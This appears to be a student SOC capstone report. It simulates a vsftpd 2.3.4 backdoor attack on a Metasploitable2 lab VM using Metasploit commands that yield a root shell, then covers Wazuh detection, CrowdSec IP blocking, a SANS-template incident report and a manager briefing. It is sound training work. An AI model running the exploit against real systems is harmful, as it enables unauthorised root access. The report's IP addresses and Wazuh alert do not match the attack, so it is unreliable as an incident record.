# Capstone Project

## 1. Objective

- This report contains the details of the task includes Attack Simulation, Detection and Triage, Response, Reporting, and Stakeholder Briefing. The goal of this task is to:
- Learn the simulation of attack that to get the authorization of a system.
- Configure SIEM tool to alert on the alert.
- Learn the Isolation of the Virtual Machine and also learn how to block attacker's IP address with CrowdSec.
  - Learn how to make documentation using SANS template.

## 2. Introduction

This task includes creation of full alert-to-response Cycle for this Cycle creation it requires attack simulation, Detection & Triage, Response, Reporting and briefing stakeholder.

## 3. Target & Attacker Description

- Local Virtual Machine
- Target: Host A (Metasploit)
- IP address: 192.168.0.177
- Attacker: Host B (Linux machine)

## 4. Tools & Setup

- Metasploit: install Metasploit on a Linux virtual machine


  e.g., sudo apt install Metasploit-framework on Ubuntu

- Crowdsec install it from the Crowdsec documentation

  https://docs.crowdsec.net/
- Google Docs that available in the docs.google.com

## 5. Attack Simulation


Performing an attack on the target machine (Metasploitable2) using Attack machine (Kali Linux) in that using msfconsole (e.g., vsftpd backdoor: use exploit/unix/ftp/vsftpd _234_backdoor).



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.31.94
RHOSTS => 192.168.31.94
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.31.94:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.31.94:21 - USER: 331 Please specify the password.
[+] 192.168.31.94:21 - Backdoor service has been spawned, handling...
[+] 192.168.31.94:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.31.6:39571 → 192.168.31.94:6200) at 2025-10-09 06:09:24 -0400
```

## 6.Detection and Triage

Configuring Wazuh to alert on the attack that means after simulation of attack the log file should be used in the Wazuh to configure it to alert on the attack. The below image shows the alert of the backdoor execution attack.




| | |
|---|---|
| @timestamp | Oct 8, 2025 @ 18:05:08.201 |
| _index | wazuh-alerts-4.x-2025.10.08 |
| agent.id | 001 |
| agent.ip | 192.168.31.58 |
| agent.name | Windows |
| decoder.name | syscheck_integrity_changed |
| full_log | File 'c:\users\karth\documents\logs sender\alert_classification_sheet.csv' modified<br>Mode: realtime<br>Changed attributes: size,mtime,md5,sha1,sha256<br>Size changed from '187' to '181'<br>Old modification time was: '1759907306', now it is '1759926907'<br>Old md5sum was: '933d1f14e370c0992ec38ee86cedcaa3'<br>New md5sum is : '8e197cf1a23d2e83a5512404effea449' |
| id | 1759926908.3750857 |
| input.type | log |
| location | syscheck |
| manager.name | ubuntu |
| rule.description | Integrity checksum changed. |
| rule.firedtimes | 1 |
| rule.gdpr | II_5.1.f |
| rule.gpg13 | 4.11 |
| rule.groups | ossec, syscheck, syscheck_entry_modified, syscheck_file |
| rule.hipaa | 164.312.c.1, 164.312.c.2 |

| Timestamp | Source IP | Alert Description | MITRE Technique |
|---|---|---|---|
| 2025-10-10 | 192.168.31.93 | VSFTPD | T1190 |

## 7. Response

Isolation of Virtual Machine and blocking the attacker's IP using CrowdSec tool. the below image shows the blocklist of the IP address in the CrowdSec.



**Security Engine Troubleshooting**

Get an overview of your Security Engines' status and identify Engines that require immediate attention.

Security Engine ...k0vd

0 Alert

35 Scenarios

0 Remediation component

1 Blocklist

IP 152.57.155.235 /ID ...k0vd
Enroll date: Oct 9, 15:16:01

● Last activity: yesterday at 3:14 PM

## 8. Reporting

Reporting the entire scenario using SNAS template that includes the executive summary, Timeline, and Recommendations.

### 1. Executive Summary

**Incident Title / Name**: VSFTPD
**Date & Time Detected**: 10-10-2025 14:25:00
**Reported By / Detection Source**: SIEM
**Analyst Assigned**: SOC Analyst
**Severity Level**: Critical

### 2. Timeline

| **Date/Time** | **Event Description** |
|---|---|
| 14:25:00 | Wazuh generated alert for VSFTPD exploit from IP [192.168.31.94] |
| 14:28:12 | SOC Analyst confirmed exploit and assigned Critical Priority. |
| 14:33:00 | Containment: Affected VM was isolated from the network. |
| 14:39:10 | Eradication: Attacker IP [192.168.31.93] was blocked via CrowdSec. |

### 3. Recommendations

**Immediate Remediation:** The vulnerable vsftpd service must be decommissioned immediately, or updated to a version that is not susceptible to the 2.3.4 backdoor.

**Network Hardening:** Implement a host-based firewall policy on all public-facing systems to restrict access to only necessary ports.

**Vulnerability Management:** Verify that all other public-facing services are scanned for known high-severity CVEs on a [Daily/Weekly] basis.

## 9. Stakeholder Briefing

Stakeholder Briefing means the report should be understand for the non-technical manager, and also summarizing the incident and also actions will be taken.

**Subject**: Security Incident Briefing: Critical Vulnerability Contained

We successfully managed a critical security incident that is involving an attack on one of our older public-facing systems. An external party attempted to exploit a known vulnerability to take control of the server.

Our monitoring systems provided an alert, and the SOC team immediately isolated the compromised server and permanently blocked the attacker's network address. The incident was fully contained within minutes, and there was no data loss or any interrupts to critical business functions.

We strongly recommend retiring this vulnerable system immediately. The situation is now table.